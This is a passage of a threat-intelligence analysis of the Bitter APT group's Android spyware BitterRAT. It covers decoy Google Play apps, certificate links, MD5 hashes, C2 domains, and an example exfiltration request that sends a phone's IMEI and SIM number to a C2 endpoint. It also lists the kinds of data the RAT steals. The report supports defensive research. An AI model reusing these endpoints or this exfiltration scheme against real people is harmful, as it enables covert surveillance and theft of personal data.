`C=PK, ST=Karachi, L=75/6D Phase 3 DHA Clifton, O=CreativeFox pvt. Ltd., OU=Developer, CN=CreativeFox`

It is worth mentioning that this type of polymorphing certificates was already used in the past by the Bitter APT group. Our analysis concluded that the following samples, distributed during the 2017-2018 waves, also share a similar polymorphic certificate structure.

Distribution	Certificate creation time	Certificate strings
TrueIslam.apk	2017.04.12 10:14 GTM	`C=31, ST=Nederland, L=Rotterdam, O=IntelliS, OU=IntelligentIslam, CN=Mark Reader`
Image_Viewer.apk	2018.06.09 11:00 GTM	`C=31, ST=Nederland, L=Rotterdam, O=IntelliJ, OU=Intelligent Image Viewer, CN=Mark Reader`
voicemail.apk	2017.12.12 9:10 GTM	`C=31, ST=Nederland, L=Rotterdam, O=IntelliErr, OU=IntelligentSilent, CN=George Michael`

Analysis of the Google Play developer CreativeFox continues.

All websites and privacy pages of the applications point to thew64binautoclean[.]org domain. The domain was registered on 2019-08-30 and expires on 2020-08-30. We also see that it runs the control panel (cpanel) addon.


creativefox.w64binautoclean.org
mail.w64binautoclean.org
webmail.w64binautoclean.org
subdomain
subdomain
subdomain
www.w64binautoclean.org
subdomain
cpanel.w64binautoclean.org
subdomain
dns
w64binautoclean.org
subdomain
zerocros.w64binautoclean.org
subdomain
cpcontacts.w64binautoclean.org
subdomain
dns
subdomain
cpcalendars.w64binautoclean.org
91.223.82.39
webdisk.w64binautoclean.org


It is obvious that some amount of importance and effort have been directed by the Bitter APT group into developing this site.

When further investigating the privacy policies for the applications we find the following:

Application	Last updated on Play	Privacy page
CalendarSlide	2019.09.11	https://creativefox.w64binautoclean.org/
ZeroCross	2019.09.27	http://zerocros.w64binautoclean.org/privacy.html
CalculatorTool	2019.11.14	https://w64binautoclean.org/calculatorslide/CalculatorSilent/
AlarmClock	2019.11.30	https://w64binautoclean.org/AlarmClock/privacy.html
HardMicApp	2020.02.11	https://w64binautoclean.org/creativefox/HomoPhonic/privacy.html

As a side note, the oldest application, CalendarSlide, was uploaded to Google Play less than 2 weeks after the domain was registered.

The threat group is known to target Pakistani officials, among others. There are some indicators in the code of the applications and on the Google Play pages related to the CreativeFox author, that support the assumption that these applications were made to mainly target Pakistani victims.



Developer

Visit website

chinchan55556666@gmail.com

Privacy Policy

75/6D, Phase 3, DHA,
Clifton, Karachi, Pakistan

The developer lists the address in Pakistan, and we found strings corresponding to all 5 Islamic prayer times Fajr, Dhuhr, Asr, Maghrib and Isha [11] in the **HardMicApp** application stored in a variable called Prayers. Although they are not used, we believe the developers initially wanted to create an Islamic Prayers application,as the strings are found with the Alarm suffix: “FajrAlarm”, “DhuhrAlarm”, “AsrAlarm”, “MaghribAlarm”, “IshaAlarm”. This would hint at functionality for setting up a reminder for prayer time. Eventually the developers chose to develop a recording app, but forgot the strings inside the new app.

AlarmClockSlide

The indicated malicious version is unlikely to be the exact one to replace the clean app, given that they share the same version code and Google Play developers are required to increment it with each update, but that is easily fixable. Both are signed with the same developer certificate (certificate SHA1: c484368c8900627dcc549f5e494a9bf9ec0b35e0)

MD5	Package name	Versioncode	Version name	Status
3f1e5cb139b50e6cfe2efa583ded83ed	com.clocknews.update	1	1.0	Clean on Play
42c2d7aeb8a98df09c624a9605849927	com.clocknews.update	1	1.0	Bitter malware

CalculatorTool

Both the clean version and the weaponized version are signed with the same certificate. No alterations would be needed when the group choses to issue the update.

ZeroCross

This application is a basic tic-tac-toe game.

Status	Clean on Play Store	Bitter malware
MD5	39ff842a2c758bf336af852186c1404a	0e1db2219402ec254b150a4f6d8b0b02
Packagename	eu.blitz.conversations	
Cert SHA1	0f1ea13d9a1c1cf6c35a610bb83c92a81f818a8b	04bd724eddb08c5cd3a37151899bbd1f78f44582
Version	1	329

CalendarSlide

Status	Clean on Play Store	Bitter malware
MD5	95c1925c7db67f2686fbbdd333844217	68f0fb35fa7ad061b621a6b4c48155b2
Packagename	com.picture.guard.view	
Cert SHA1	0d1c4b9f0bc704169ea5de6c946deb79bd66529d	af094b0538baafcc7e8c1027853931d57e26c8c7
Version	1	10

HardMicApp


No Bitter weaponized sample has been found for this application yet.

Command and Control servers

Besides the known Bitter-related CnCs, we also found five new domains in the mentioned samples used to exfiltrate user personal data.

Exfiltration Site	Observation
http://blitzchatlog.ddns.net/Hide/silent.php	URL still active
http://playupdateapp.serveblog.net/Youtube/home.php	DNS returns IP for domain but timeout
http://techfront.com.cn/js/gbuilder.php	Injected malware in legitimate site
https://phoneshieldnet.com/phoneshieldapp/health.php	Last seen active in 2020-03-28
https://mypicks4u.com/chitchatbox/chitchat.php	URL still active

The **blitzchatlog.ddns.net** domain resolves to 23.83.133.67. This IP belongs to the US hosting and cloud services company Leaseweb.




City: New York

Region: New York

Country: United States

Continent: NA

The same server is used to provide resources for some of the applications. Bitter sample (MD5 hash `6d3dcb9ad491628488feb9de6e092144`) **TrueIslam.apk**, for example, downloads from `http://blitzchatlog[.]ddns[.]net/Islam/` various religious mp3 files and propaganda posters, in accordance with its guise.



"Music sows hypocrisy in the heart like water causes seeds to grow in soil."
(The Blessed Prophet S.A.W)

MUSIC | HARAAM

Listening to Music is Haraam and a Sin

Stay away from evil acts such as listening to music and encourage others to do the same too!

- Music is a tool of Shaytan (Satan)
- The playing of musical instruments and listening to them is Haraam
- According to the Law of Islam one who participates in music is regarded as a Fasiq (Sinful person)
- One of the harms of music is that it distracts one from his Creator.
- The messages of today's music follow a general theme of love, drugs and freedom
- Appearance of music and stringed instruments is a cause of Allah's anger
- It is the tool of Shaytan (Satan) by which he attracts people to commit wrongful acts

Music is Haraam

Islamic Posters
Anti-Social Behaviour Poster Project 2008 - © Produced by IslamicPosters.co.uk

0 believers, indeed wine, gambling, idols and divining arrows are an abomination. These are the Satanic acts, so avoid it completely so that you may prosper. (al-Maidah) 5:90. The Holy Quran

ALCOHOL | HARAAM

NO ALCOHOL! ABSOLUTELY AND POSITIVELY

Alcohol, as well as Being Haraam, can lead to three types of liver conditions:

Fatty Liver, Hepatitis, and Cirrhosis

ALCOHOL LIVER DAMAGE

Did You Know??

- Alcohol contributes to 100,000 deaths annually
- Alcohol can affect virtually every organ in the body, since it is absorbed directly into the bloodstream
- Alcohol can lead to unsafe behaviour, and even death
- Alcohol has many side effects
- Drinking, even at moderate levels, can put you at risk of serious health and social problems
- Alcohol interacts negatively with more than 150 medications

Every intoxicant is a vice and every vice is forbidden

Islamic Posters
Anti-Social Behaviour Poster Project 2008 - © Produced by IslamicPosters.co.uk

" Do not kill yourselves, Allah is indeed merciful to you " (An-Nisa 4:29)

SMOKING

Did You Know??

- Smoking harms nearly every organ of the body, causes many diseases, and reduces quality of life and life expectancy.
- Half of all teenagers who are currently smoking will die from diseases caused by tobacco if they continued to smoke.

So how do you feel about reducing your life span by smoking and ending up in Hell?

Is smoking really worth it??


Is it really worth impressing your friends and looking cool?

Or is it better not to smoke and feel the breeze of Jannah?

STOP SMOKING, START LIVING!

Islamic Posters
Anti-Social Behaviour Poster Project 2008 - © Produced by IslamicPosters.co.uk


Other artifacts can be found on the server.



Index of /Islam

Name	Last modified	Size	Description
Parent Directory		-	
ImageList.php	2018-10-15 08:31	491	
IslamImages/	2018-10-15 08:33	-	
quran/	2018-10-15 09:03	-	
true.php	2018-10-15 08:31	1.9K	

Apache/2.4.18 (Ubuntu) Server at blitzchatlog.ddns.net Port 80




Index of /Hide

Name	Last modified	Size	Description
Parent Directory		-	
displayLink.php	2018-10-15 08:30	134	
displayLinkfacebook.php	2018-10-15 08:30	128	
silent.php	2018-10-15 08:30	1.9K	


Apache/2.4.18 (Ubuntu) Server at blitzchatlog.ddns.net Port 80

The server also contains several .php files, each serving different data. For example, **blitzchatlog.ddns[.]net/Hide/displayLink.php** servers the following message:



```
display message and open Link
Welcome
http://sexnachbarin.ch
```

blitzchatlog.ddns[.]net/Hide/displayLinkfacebook.php servers the following message:



```
display message and open Link
Welcome
www.facebook.com
```


Those variations of Bitter that connect to this domain uses these displayLink services to determine their behavior. For example, (`ea3b4cde5ef86acfe2971345a2d57cc0`) on start will connect to **Hide/displayLink.php**. If the first line of the output contains a display (it does) it will show a toast with the second line (Welcome) and open the third line (www.facebook.com).

We believe **/Islam/true.php** and **/Hide/silent.php** serve the same purpose. These are used as exfiltration points where BitterRAT would upload information stolen from victims, with each URL possibly corresponding to a different threat campaign. The CnCs also keep track of a victim using the phone's IMEI and the SIM number as a makeshift user ID when contacting such exfiltration points.

An example of a POST request made to the server:

```
blitzchatlog.ddns[.]net/Hide/silent.php?IMEI=123412341234123&SIMNO=12345678901234567890
```

The following image shows the Bitter IP – domain mapping.



A bitter landscape (telemetry)

The group usually targets important figures and organizations from Asian countries, Pakistan and China being among their most common targets. [1][3] Our telemetry readings indicate the presence of **BitterRAT** in Asia, with most scans coming from China, Hong Kong and Singapore.

A bitter arsenal...

Bitter APT group initially started using AndroRAT as their Android malware (similar to how **ArtraDownloader** is used for the Windows platform). Over time they changed to a custom version, which we have named **BitterRAT** (other security researchers prefer the name SlideRAT[5]).

BitterRAT has several modules tailored for spying and stealing personal user information. A full version can exfiltrate information such as:

- calls recordings
- call history
- SMS messages
- location
- accounts
- device specific information
- installed applications list
- documents and files
- WhatsApp messages and call logs
- BBM messaging app (former BlackBerry messenger)

A more in-depth analysis is focused on APK `0e1db2219402ec254b150a4f6d8b0b02`, **ChitChatBox** application. This application was signed with an apparent debug certificate and had un-obfuscated code.


Cert generation time	Certificate strings
Aug 30 07:50:23 2019 GMT	`CN=Android Debug, O=Android, C=US`

We believed it was somehow, unintentionally, leaked by the authors.

This version has the CnC at **mypicks4u[.]com/chitchatbox/chitchat.php**

The malware code is shipped together with an older version of the open source Conversations Android chat application.


When opening the application for the first time, the user is greeted by a screen to verify their phone number. Verification is done using a standard 2FA API (phone number is not leaked here).



Please provide your phone number to verify your account.

After the phone number verification succeeds, the user gets redirected to the *ConversationsActivity*, which is also present in the open source application. However, in this version, the code is modified to request accessibility permissions for malicious purposes.


The user can't continue unless the requested permission is granted.



ClockBack
Off


QueryBack
Off

ChitChatBox
On



Enable end to end encryption and instant updates.

By analyzing the Config class, we can see that the malware authors changed the email address under the variable BUG_REPORTS to support[@]chaatchitt.com. The legitimate chat application has a different email address there.




```
public final class Config {
   public static final CompressFormat AVATAR_FORMAT;
   public static final Jid BUG_REPORTS = CC.of("support@chaatchitt.com");
   public static final ChatState DEFAULT_CHATSTATE = ChatState.ACTIVE;
   public static final String[] ENABLED_CIPHERS = {"TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256", "TLS_ECDHE_RSA_WITH_AES_128_
   public static final CompressFormat IMAGE_FORMAT;
   public static final String[] WEAK_CIPHER_PATTERNS = {"_NULL_", "_EXPORT_", "_anon_", "_RC4_", "_DES_", "_MD5"};
```

The **chaatchitt.com** domain was registered on 2019-08-21 and a DNS SOA record links it with the email **vera_ariel1992[@]protonmail.com**.

